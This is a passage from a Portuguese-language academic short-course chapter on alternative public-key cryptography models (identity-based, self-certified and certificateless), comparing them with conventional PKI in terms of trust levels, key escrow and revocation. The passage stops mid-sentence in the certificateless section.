Zabala, E. (2009). Rijndael Cipher: 128-bit Version (Data-Block and Key) Encrypton. Available at http://www.cs.bc.edu/~straubin/cs381-05/blockciphers/rijndael_ingles2004.swf.

Capítulo

2

Modelos de Criptografia de Chave Pública Alternativos

Denise Goya[1], Mehran Misaghi[2], Vilc Rufino[1,3] e Routo Terada[1]
[1]Departamento de Ciência da Computação – IME–USP
[2]Instituto Superior Tupy, Sociedade Educacional de Santa Catarina – IST–SOCIESC
[3]Centro de Coordenação de Estudos da Marinha em São Paulo – CCEMSP–MB
{dhgoya, vilc, rt}@ime.usp.br, mehran@sociesc.org.br

Abstract

In this short course some difficulties about public key infrastructure are reviewed and it is showed how to reduce them with four alternative models in assymetric cryptography: identity-based, self-certified, certificateless and certificate-based. This study starts with the conceptual analysis of each model, and presents advantages and disadvantages, possible applications and use contexts. A selection of protocols and code portions illustrate the behavior of models and introduce to the students useful tools to develop new applications.

Resumo

Neste minicurso são revisadas algumas das dificuldades relacionadas à infraestrutura de chaves públicas (ICP) convencional e como elas podem ser minimizadas por meio do uso de quatro modelos alternativos de criptografia assimétrica: baseado em identidade, autocertificado, sem certificados (certificateless) e baseado em certificado (certificate-based). A partir da análise conceitual de cada modelo, são expostas vantagens e desvantagens, discussões sobre possíveis aplicações e contextos de uso. Uma seleção de protocolos e pequenos trechos de código ilustram o funcionamento dos modelos e introduzem aos alunos ferramentas úteis para o desenvolvimento de novas aplicações.

[1]Projeto Fapesp n° 2008/06189-0

2.1. Introdução

A criptografia de chave pública surgiu com a busca por soluções para dois problemas intrinsecamente relacionados com o modelo de criptografia simétrica: como distribuir uma chave secreta e como autenticar alguém, com garantia de irretratabilidade?

Ambos problemas foram brilhantemente abordados em [Diffie e Hellman 1976] e nasceu um novo paradigma para a criptografia, a de chave pública. Nesse modelo, também chamado de assimétrico, todo usuário possui um par de chaves, uma pública e outra secreta. A chave pública pode ser divulgada por meio de um canal público e ser usada para cifrar mensagens. A chave secreta é usada para decifrar e não precisa ser transmitida. Naquela ocasião, Diffie e Hellman apresentaram um protocolo de acordo de chave secreta sobre canal inseguro e definiram os princípios de funcionamento da assinatura digital.

É natural que um novo paradigma traga consigo novos problemas. Com a criptografia de chave pública, não foi diferente. Um problema central nesse modelo é o de legitimação da chave pública. Como garantir que uma chave pública pertence, de fato, a alguém? Uma solução que se tornou prática comum é a de implantação de uma infraestrutura de chaves públicas (ICP, ou PKI – *Public Key Infrastructure*), cuja marca são os certificados digitais de chave pública. Tal solução, entretanto, embute algumas dificuldades, como as resumidas abaixo:

- processos complexos de implantação e manutenção da infraestrutura;
- custos de emissão, distribuição e armazenamento de certificados;
- custos para recuperar e validar certificados;
- dificuldades com revogação de certificados.

Há pelo menos dois caminhos para minimizar essas dificuldades: modificar o modelo de ICP (que não é nosso foco) e modificar o modelo de criptografia de chave pública. Esta última abordagem dá origem ao que chamamos de **modelos alternativos**.

O objetivo deste texto é apresentar quatro modelos de criptografia de chave pública alternativos que dispensam a ICP convencional ou que a simplificam. São eles, o modelo baseado em identidade, o de chave pública autocertificada, o modelo sem certificados e o baseado em certificado. Este último, apesar do nome sugerir o modelo tradicional com certificados X.509, é alternativo por variar na forma de geração, distribuição e uso do certificado. Optamos por adotar as nomeações dadas originalmente pelos autores, simplesmente as traduzindo respectivamente de *identity-based, self-certified public key, certificateless* e *certificate-based*.

Mostraremos, na seção 2.2, que pequenas modificações nos parâmetros que concebem o modelo de criptografia de chave pública podem induzir um modelo diferente e criar um novo paradigma de criptografia assimétrica. Conforme dissemos anteriormente, novos paradigmas tendem a criar novos problemas. Às vezes, os problemas não são propriamente novos, mas são inexistentes no modelo convencional com ICP. Portanto, pretendemos confrontar propriedades, vantagens e desvantagens de cada modelo, para que

seja possível uma análise mais apurada e realista por aqueles que intencionam implantar novos criptossistemas de chave pública, minimizando efeitos colaterais de uma ICP.

Na seção 2.3, apresentaremos detalhes de construção, alguns algoritmos e protocolos selecionados e possíveis aplicações. Seguem posteriormente, na seção 2.4, comparações gerais entre os modelos, considerações sobre implementação, sugestões de trabalhos futuros e conclusões.

Antes de tudo, revisamos na próxima subseção alguns conceitos em criptografia de chave pública, importantes para a compreensão dos modelos alternativos. Descrições mais detalhadas de fundamentos de criptografia e segurança podem ser obtidas em livros como [Mao 2003] e [Terada 2008].

2.1.1. Conceitos Preliminares

Em criptografia de chave pública, todo usuário tem um par de chaves (s,P). A chave pública P está matematicamente relacionada com a chave secreta s, de forma que:

- P é calculada a partir de s, mas
- a partir do valor de P, é computacionalmente inviável descobrir s.

Desse modo, podemos escrever genericamente que $P = f(s)$, onde f é uma função injetora. Às vezes, a função f inclui parâmetros do sistema ou outros dados. Por exemplo, na cifragem de ElGamal, $P = g^s$, onde g é um parâmetro do sistema. Eventualmente, f pode parecer complexa e, em implementações concretas, pode até ser codificada por um algoritmo probabilístico ou s ser calculada a partir de P. Mas, por simplicidade, basta pensar que a chave pública é função da secreta.

Ora, se a chave pública é apenas resultado de um cálculo, como comprovar que esse cálculo está única e exclusivamente associado a alguém que conheça o valor secreto s que o gerou? Em criptossistemas de chave pública, se não houver uma garantia de legitimidade da chave pública, não haverá segurança alguma.

Uma solução para a legitimação de chaves públicas que nos interessa revisar aqui é a baseada em certificados digitais. Para se garantir que (s,P) pertence a um certo usuário com identidade ID, introduzimos uma entidade confiável que chamaremos de Autoridade de Confiança (AC), ou autoridade certificadora. AC tem seu próprio par de chaves (s_{AC}, P_{AC}) e emite certificados digitais que atestam que um certo valor P pertence a uma entidade identificada por ID. Todos que confiarem na autoridade, usarão P certos de que estarão se comunicando com ID.




Um **certificado digital** (no modelo convencional) nada mais é do que um documento que contém, na essência, dados sobre ID, sua chave pública P, dados sobre a autoridade AC, além de uma assinatura digital de AC que assegura a validade dos dados do certificado. Portanto, a assinatura no certificado é uma **garantia** de que a chave P está associada com ID. Podemos interpretar essa assinatura como uma função que tem na entrada a chave pública P, a identidade ID e a chave secreta da autoridade s_{AC}.

Uma **ICP** nada mais é do que um agregado de hardware, software, pessoal especializado e procedimentos, para gerenciar todo o ciclo de vida dos certificados: da sua

criação, distribuição até sua renovação ou revogação. Alguns aspectos do funcionamento dessa infraestrutura serão revistos ao longo do texto, conforme se fizer necessário.

Os principais atributos da criptografia de chave pública, no modelo convencional sobre ICP, são sintetizados na tabela 2.1. Durante a análise dos modelos alternativos, veremos que a variação desses atributos modifica sensivelmente as propriedades do modelo.

Tabela 2.1. Atributos do modelo convencional de criptografia de chave pública.

Chave secreta	**Chave pública**	**Garantia**
s	$P = f(s)$	$f(ID, P, s_{AC})$
		
escolhida pelo usuário (ou pela autoridade)	calculada pelo usuário (ou pela autoridade)	calculada pela autoridade, exclusivamente

Para cifrar uma mensagem para o dono de P ou para verificar uma assinatura dele, os usuários usam o valor da chave P, obtido do certificado (ver a figura 2.1).

Para decifrar uma mensagem destinada ao dono de P ou para que este crie uma assinatura, é necessária a chave secreta s correspondente.




Figura 2.1. Cifrando no modelo convencional com ICP

Quando dissemos que a autoridade do sistema deve ser uma entidade de confiança, não entramos no mérito sobre o que significa confiança. Em [Girault 1991], são definidos os três níveis abaixo, que indicam o grau de credibilidade que devemos depositar na autoridade.

Nível 1: a autoridade conhece (ou calcula facilmente) chaves secretas dos usuários; pode personificar qualquer entidade sem ser detectada;

Nível 2: a autoridade desconhece (ou dificilmente calcula) chaves secretas dos usuários; pode personificar qualquer entidade, gerando falsas chaves públicas, sem ser detectada;

Nível 3: a autoridade desconhece (ou dificilmente calcula) chaves secretas dos usuários; pode personificar qualquer entidade, porém é detectada.

No modelo com ICP e certificados de chave pública X.509, a autoridade alcança nível 3, o mais desejável. Os modelos alternativos, muitas vezes caem em níveis mais baixos e, consequentemente, a autoridade tem mais poder e os usuários precisam confiar mais nela.

2.2. Modelos Alternativos: Conceitos e Propriedades

Nas próximas quatro subseções, descreveremos os princípios de funcionamento dos modelos alternativos, as premissas, propriedades, pontos fortes e fracos de cada um, de forma conceitual, sem citarmos algoritmos nem protocolos, por enquanto.

2.2.1. Criptografia de Chave Pública Baseada em Identidade

A ideia central da criptografia de chave pública baseada em identidade é muito simples. Se é um problema o fato da chave pública ser um valor numérico sem sentido explícito, por que não calcular a chave secreta a partir da pública, que passa a ser uma cadeia de caracteres com algum significado? Em [Shamir 1984], foi proposto que a chave pública fosse a própria identidade do usuário, como nome, endereço de email, CPF, número de telefone celular, endereço IP, número serial de dispositivos eletrônicos, etc.

Se a chave pública é predeterminada (igual à identidade), como, então, calcular a chave secreta? A resposta a essa questão vem junto com as primeiras premissas de segurança do modelo: existe uma *AC*, com as seguintes atribuições principais:


- Criar e manter a guarda segura de uma chave mestra secreta s_{AC};
- Identificar e registrar todos usuários do sistema;
- Calcular as chaves secretas dos usuários;
- Entregar as chaves secretas de forma segura (com sigilo e autenticidade).

Em 1984, Shamir descreveu o modelo e algoritmos para assinatura digital. Foram necessárias quase duas décadas até que fossem descobertos algoritmos de cifragem eficientes e demonstrados seguros, para que o modelo baseado em identidade despertasse um interesse renovado nos pesquisadores e na indústria.

Para fins de comparação, na tabela 2.2, vê-se que a chave secreta é calculada em função do segredo da autoridade do sistema e da identidade do usuário. Para uma f conveniente, é inviável recuperar a chave mestra a partir dos valores de *ID*. E somente a autoridade é capaz de gerar as chaves secretas, de modo que a própria secreta s é a garantia de que o uso de *ID* funcionará nas operações criptográficas envolvendo o dono dessa identidade.

Para cifrar uma mensagem para o dono de *ID* ou para verificar uma assinatura de *ID*, os usuários usam a identidade *ID* mais os parâmetros públicos do sistema, que incluem a **chave pública da autoridade** (ver a figura 2.2).

Tabela 2.2. Atributos do modelo de criptografia de chave pública baseada em identidade.

Chave secreta	Chave pública	Garantia
$s = f(ID, s_{AC})$	ID	s
		
calculada pela autoridade e compartilhada com o usuário	escolhida pelo usuário ou formatada pela autoridade	

Para decifrar uma mensagem destinada a ID ou para que este crie uma assinatura, é necessária a chave secreta de ID.

Vantagens

O modelo baseado em identidade é atraente por apresentar várias vantagens interessantes. A primeira é que a chave pública pode, em grande parte dos casos, ser memorizável por humanos. Muito diferente da chave pública convencional, que costuma ser uma cadeia binária com centenas ou milhares de bits. A identidade pode ser informada pelo próprio usuário aos seus parceiros e não há a obrigatoriedade de manutenção de diretórios de chaves.

Se houver credibilidade na autoridade do sistema e no conteúdo identificador da identidade, a certificação ocorre implicitamente. Tornam-se dispensáveis os certificados digitais e, mais ainda, a infraestrutura que os gerencie. Como consequência, muitos procedimentos existentes sobre uma ICP deixam de existir nos sistemas baseados em identidade.

Para que seja possível visualizar a economia de tempo de processamento, de custos de armazenamento e de transmissões de dados, vamos relembrar, por exemplo, como é, de maneira geral, uma operação de cifragem com ICP. Para Beto cifrar uma mensagem para Alice, antes de tudo, ele deve obter o certificado que fora emitido para a Alice (con-




Figura 2.2. Cifrando no modelo baseado na identidade

sultando um diretório público ou a própria Alice). De posse do certificado, Beto precisa verificar o período de validade e a assinatura contida no certificado. A verificação da assinatura é um processo que, às vezes, percorre todo o caminho de certificação das autoridades certificadoras envolvidas na hierarquia, até se chegar à autoridade certificadora raiz. Se até este ponto, nada falhou, Beto pode guardar o certificado da Alice para futuros usos. Entretanto, antes de cada uso, Beto precisa consultar uma autoridade de validação, para verificar se o certificado não foi revogado (quase sempre, um procedimento de consulta a um servidor que esteja on-line). Estando o certificado válido e não revogado, Beto extrai a chave pública da Alice, cifra a mensagem e transmite.

No modelo baseado em identidade, basta que os parâmetros do sistema sejam autênticos (no modelo com ICP também é preciso que os parâmetros do sistema sejam autênticos). Satisfeita essa condição, as operações de Beto para cifrar com base na identidade se resumem a obter o identificador da Alice, cifrar e enviar (considerando-se que revogação de identidade é tratada como explicado adiante).

Uma peculiaridade do modelo baseado em identidade é o fato da chave pública poder ser usada antes do cálculo da chave secreta. Assim, é possível cifrar uma mensagem para quem ainda não se registrou junto à autoridade do sistema nem possui chave secreta de decifragem. Por contraste, no modelo com certificados, o usuário deve primeiramente se registrar e obter seu certificado, para então poder receber uma mensagem cifrada sob sua chave pública.

Desvantagens

O preço a pagar por todas essas vantagens é uma série de desvantagens, que, em alguns contextos, podem ser muito críticas.

A primeira desvantagem, que é característica de sistemas baseados em identidade "puros" (isto é, sem modificações que tentam minimizar ou eliminar os efeitos dessa característica) é a **custódia de chaves**. Conforme explicado anteriormente, a autoridade do sistema tem a capacidade de gerar as chaves secretas de todos os usuários sob sua responsabilidade. Isso implica que a autoridade alcança nível 1 de confiança, na definição de [Girault 1991]. Consequentemente, pode decifrar quaisquer textos cifrados a que tiver acesso (se puder identificar a identidade do destinatário). Também pode assinar em nome de qualquer usuário e não há como garantir irretratabilidade. Portanto, é fundamental que a autoridade do sistema seja confiável o bastante para que ações de bisbilhotagem ou de falsificação como essas sejam controláveis.

A propriedade de custódia de chaves, referenciada por *key escrow* nos textos em inglês, nem sempre é indesejável. Dentro de uma empresa, por exemplo, se todos os documentos e dados sensíveis são cifrados pelo funcionário que o gerou, a diretoria pode ter acesso à decifragem em caso de morte ou desligamento do funcionário. Quando houver necessidade de monitoria do conteúdo de emails cifrados, também pode ser justificável a custódia de chaves. No entanto, para a maioria das aplicações, custódia de chaves é uma desvantagem.

Outro ponto desfavorável ao modelo baseado em identidade é a necessidade de

um **canal seguro** para distribuição das chaves secretas. Se a entrega ocorrer num ambiente em rede e remotamente, há que se garantir autenticação mútua e entrega com sigilo. Para podermos comparar, no modelo sobre ICP, a autenticação frequentemente acontece durante o registro do usuário junto à autoridade de registro (muitas vezes presencial), mas não há transmissão nem compartilhamento de segredo.

Do lado do usuário, a guarda da chave secreta deve ser à prova de perdas e roubos, o que sugere o uso de mecanismos adicionais para proteção da chave, como dispositivos de hardware, senha ou desafio/resposta. E sempre que for necessário renovar a chave secreta, é obrigatória a interação do usuário com a autoridade do sistema. Esses aspectos de guarda e renovação parecem ser equivalentemente implementados nos modelos com ICP e baseado em identidade.

O **risco de comprometimento da chave mestra** no sistema baseado em identidade é muito alto, maior que no modelo convencional. Sobre a ICP, o comprometimento da chave secreta da autoridade potencialmente leva à criação de certificados falsos de chaves públicas. Portanto, são afetadas as operações que ocorrerem num momento posterior ao comprometimento da chave mestra. Já no modelo baseado em identidade, quando a chave mestra é roubada ou perdida, operações criptográficas do passado e do futuro estão comprometidas, para todos os usuários sob a autoridade em questão. Qualquer texto cifrado capturado poderá ser decifrado, se o intruso souber as identidades, e independentemente se a cifra foi gerada antes ou depois do vazamento da chave mestra.

Outra preocupação que se deve ter no modelo baseado em identidade é a possibilidade de **revogação de identidades**. Caso a chave secreta de um usuário seja comprometida, sua identidade deve ser revogada. Portanto, não é recomendável usar simplesmente o número do CPF ou do telefone celular, por exemplo, como identificador de usuário. Nem sempre é possível cancelá-los. Uma alternativa é concatenar ao identificador principal um período de validade, como em `JoaoSilva-deJan09aDez09`. Caso esse usuário tenha seu segredo comprometido, nova chave secreta poderia ser gerada para uma nova identidade, como `JoaoSilva-deAgo09aDez09`. No entanto, pode não ser trivial garantir que ninguém use a antiga identidade comprometida. Diminuir a granularidade do período, por um lado pode ajudar, por outro, sobrecarregará a autoridade, que terá que renovar as chaves com maior frequência (e vale lembrar que a cada renovação o canal seguro deve ser restabelecido).

Características Adicionais

Como observado por [Shamir 1984], o modelo baseado em identidade é ideal para grupos fechados de usuários, como executivos de uma multinacional ou filiais de um banco, uma vez que a sede dessas corporações podem servir como autoridade do sistema, em que todos confiam. Aplicações de pequena escala, em que os custos com implantação e manutenção de uma ICP sejam proibitivos, são candidatas ao uso do modelo baseado em identidade. Quando as desvantagens citadas anteriormente não forem críticas, as características do modelo possibilitam implementações interessantes.

Vale evidenciarmos a flexibilidade de definição da chave pública. A cadeia de caracteres associada com a identidade pode, em princípio, ser qualquer coisa. A con-

catenação de indicadores de tempo e atributos possibilitam aplicações em serviços com disponibilidade temporal ou sigilo no envio de mensagens com base em papéis, como descrito em [Misaghi 2008].

Alguns exemplos de serviços com disponibilidade temporal: documento confidencial que possa ser revelado à imprensa ou a um grupo particular, somente a partir de determinada data e hora; lances de um leilão que devem ser mantidos em segredo até o fim das negociações; ou exibição de um filme que deve ser habilitada somente dentro do período de locação contratado.

Vários trabalhos foram desenvolvidos para adaptar o modelo baseado em identidade a hierarquias de autoridades, dentre os quais, o de [Gentry e Silverberg 2002] é um dos pioneiros. Uma das vantagens em trabalhar de forma hierárquica é divisão da responsabilidade da autoridade do sistema com autoridades subordinadas. E isso traz consequências importantes. A criação das chaves secretas dos usuários pode ser delegada a níveis inferiores da hierarquia, distribuindo a carga de trabalho da entidade geradora. Além disso, o segredo de cada usuário passa a depender das chaves mestras de mais de uma autoridade e, portanto, diminui o risco do comprometimento de uma chave mestra e há maior controle sobre o uso indevido de uma chave secreta por conta da custódia.

A organização hierárquica de autoridades também viabiliza a cifragem para grupos de usuários. Mas uma generalização desse tema se deu com o trabalho de [Abdalla et al. 2006], a partir do qual a identidade pode conter caracteres curingas. Num serviço de correio eletrônico cifrado, por exemplo, `*@*.usp.br` atinge todos usuários de todos departamentos da USP; `admin@*.usp.br` diz respeito a todos administradores de sistema dentro daquela universidade.

O modelo baseado em identidade também tem sido alvo de estudos na busca por alternativas ao SSL/TLS, para aplicações na Web, como se pode ver em [Crampton et al. 2007]. Com a eliminação de certificados, simplificam-se o processo de distribuição de chaves públicas e o controle de acesso. De forma semelhante, o modelo tem sido explorado para prover segurança em várias outras áreas de aplicação, como computação em grade e redes de sensores (ver por exemplo [Lim e Paterson 2005] e [Szczechowiak et al. 2008]) e outras aplicações na subseção 2.3.2.

2.2.2. Criptografia de Chave Pública Autocertificada

O modelo de criptografia de chave pública autocertificada foi proposto inicialmente em [Girault 1991]. Aqui, a ideia é que a própria chave pública contenha uma garantia de que seu valor está associado com a identidade. Isso é possível se existir uma autoridade confiável que auxilia na geração da chave pública e se o cálculo dessa chave depender:



- da identidade do usuário;
- do segredo da autoridade;
- e do segredo do usuário.

A criação da chave pública autocertificada sempre ocorre a partir de um protocolo interativo entre o usuário e a autoridade. Analogamente ao modelo convencional de

criptografia de chave pública, na proposta de Girault o usuário escolhe sua própria chave secreta e a mantém em sigilo. Durante a interação, tanto o usuário quanto a autoridade precisam comprovar que conhecem um segredo (suas respectivas chaves secretas), sem revelá-lo ao outro. Desse modo, a interação pode embutir um protocolo de identificação, uma assinatura ou uma forma qualquer de conhecimento-zero.

Dependendo da construção do protocolo, a chave pública é calcula pelo usuário ou pela autoridade. Porém, em todos os casos, só o usuário conhece sua chave secreta, o que significa que não há custódia de chaves, um dos pontos fracos do modelo baseado em identidade. Os atributos desse modelo são resumidos na tabela 2.3.

Tabela 2.3. Atributos do modelo de criptografia de chave pública autocertificada.

Chave secreta	**Chave pública**	**Garantia**
s	$P = f(ID, s, s_{AC})$	P
		
escolhida pelo usuário	calculada pela autoridade ou pelo usuário, em um protocolo de prova interativa	

O uso de uma chave pública falsa impede a correta inversão da operação criptográfica. Em outras palavras, se Beto cifrar um texto com uma chave pública falsificada para Alice, ela não será capaz de decifrá-lo. Da mesma forma, se Alice assinar um documento, todos que forem enganados sobre sua verdadeira chave pública não poderão verificar essa assinatura. Isso caracteriza o que chamamos de certificação implícita.

No modelo tradicional com certificados, a validade da chave pública é explicitamente verificada antes de seu uso. Já no modelo autocertificado, isso não ocorre. A legitimidade de uma chave pública autocertificada é confirmada implicitamente quando a inversão da operação criptográfica for bem sucedida. É claro que essa propriedade nem sempre é conveniente. Em [Kim et al. 1999], por exemplo, pode ser conferida uma solução em que é possível verificar previamente a chave certificada. Na figura 2.3, vemos o uso da chave autocertificada num processo de cifragem e decifragem.




Figura 2.3. Cifrando no modelo autocertificado

Em seu trabalho, Girault mostrou duas formas de se gerar chave pública autocertificada e indicou como realizar um acordo de chaves com autenticação mútua. Em outro trabalho independente, [Günther 1989], também foi apresentado um protocolo de acordo de chaves com autenticação em que as identidades dos usuários eram usadas nos cálculos da chave negociada. A ideia de explorar a identidade para indiretamente validar a chave pública é retomada em [Al-Riyami e Paterson 2003], com outro modelo alternativo, que estudaremos na próxima subseção.

Em síntese, a **vantagem** mais importante da criptografia de chave pública autocertificada é a inexistência de certificados digitais para as chaves públicas (uma vez que a certificação acontece implicitamente) e sem recair em custódia de chaves.

Em contrapartida, surgem **desvantagens**. Relativamente ao modelo baseado em identidade, o de chave pública autocertificada é menos atrativo por requerer um repositório de chaves públicas (ou cada usuário deve informar sua chave pública aos outros).

Entretanto, o ponto mais crítico é a segurança do modelo originalmente definido em [Girault 1991]. Na época daquela publicação, as formalizações de demonstração de segurança para criptografia de chave pública começavam a ser construídas. Até então, os protocolos não possuíam demonstrações matemáticas de sua segurança; continham simplesmente alguns argumentos intuitivos sobre a dificuldade de sua quebra. Os protocolos de Girault e a maioria dos trabalhos subsequentes não apresentavam modelos formais de segurança e, portanto, não eram demonstrados seguros. Ao contrário, muitos deles foram quebrados em algum momento posterior.

Até mesmo os esquemas de [Girault 1991] sofreram abalo. No texto original, o autor alegou ter encontrado uma forma de manter o nível 3 de confiança na autoridade, sem ter que distribuir certificados digitais. Em [Saeednia 2003], no entanto, os esquemas de Girault foram rebaixados ao nível 1 (o mesmo do modelo baseado em identidade). Uma correção foi sugerida nesse mesmo artigo, porém o preço para se recuperar a classificação de nível 3 foi um alto custo computacional.

Vários pesquisadores estudaram o problema de construir esquemas baseados na chave pública autocertificada que pudessem ser demonstrados seguros. Os resultados positivos quase sempre surgiram quando foram introduzidas variações sobre a concepção original de Girault.

Essas variações, que ganharam nomes como certificado implícito ou assinatura autocertificada, são mais adequadamente enquadrados dentro de outros modelos. Breves descrições sobre as variantes mais interessantes serão dadas na subseção 2.3.3.

A chave pública autocertificada, como garantia de autenticação do usuário, não evoluiu como modelo independente. Isto é, não se chegou, pelo menos até o momento, a um conjunto de primitivas básicas que garantam confidencialidade, autenticidade e integridade, todas demonstravelmente seguras.

2.2.3. Criptografia de Chave Pública sem Certificados

O modelo de criptografia de chave pública sem certificados foi apresentado originalmente em [Al-Riyami e Paterson 2003]. Os autores buscavam uma forma de eliminar a custódia de chaves do modelo baseado em identidade, mais especificamente do protocolo de

cifragem de [Boneh e Franklin 2001]. Combinando ideias deste último com o modelo de chave pública autocertificada de [Girault 1991], chegou-se a um modelo intermediário entre o baseado em identidade e o convencional com certificados.

O modelo resultante deixa de ser baseado em identidade, pois há uma chave pública diferente do identificador do usuário. Porém, por haver uso da identidade, ocorre a certificação implícita, sem que haja necessidade de distribuição e armazenamento de certificados digitais. Por esses motivos, costuma-se dizer que o modelo sem certificados de [Al-Riyami e Paterson 2003] reúne o melhor dos dois paradigmas: não há certificados e não há custódia de chaves.

Como nos modelos anteriores, o sem certificados também depende da existência de uma autoridade de confiança *AC*. O papel dela é, além de identificar e registrar todos os usuários, calcular parte das chaves secretas dos usuários.




O cálculo das chaves parciais envolve a chave mestra secreta da autoridade, e a identidade do usuário. A entrega dessas chaves parciais deve acontecer de forma segura, com autenticidade e sigilo. Porém, só com o conhecimento da chave secreta parcial, não é possível decifrar nem assinar documentos. Logo não há custódia de chaves.

A chave pública de cada usuário é calculada de modo semelhante ao que ocorre no modelo convencional. Cada usuário escolhe seu segredo e gera a chave pública a partir desse segredo. A chave pública pode ser divulgada pelo próprio usuário ou é colocada em um diretório público.

A chave secreta completa é composta por duas partes: a parcial fornecida pela autoridade e o segredo do usuário. Somente com essas duas partes é possível assinar mensagens ou realizar decifragens. E o usuário é o único que conhece o segredo completo.

Na tabela 2.4, podemos visualizar os principais parâmetros envolvidos no modelo sem certificados.

Tabela 2.4. Atributos do modelo de criptografia de chave pública sem certificado.

Chave secreta	**Chave pública**	**Garantia**
$s = [x, d]$	$[P, ID]$	s
		
x é segredo escolhido pelo usuário $d = f(ID, s_{AC})$ é segredo parcial calculado pela autoridade e compartilhado com o usuário	$P = f(x)$ é calculada pelo usuário	

Para cifrar uma mensagem para A ou para verificar uma assinatura de A, outros usuários precisam da chave pública e da identidade de A. Desse modo, podemos dizer que a identidade é parte da chave pública. Dentre os parâmetros do sistema, a chave pública da autoridade é fundamental nos cálculos e é um dos dados de entrada (ver a figura 2.4).

Para criar uma assinatura de A é necessária a chave secreta completa de A, mais a

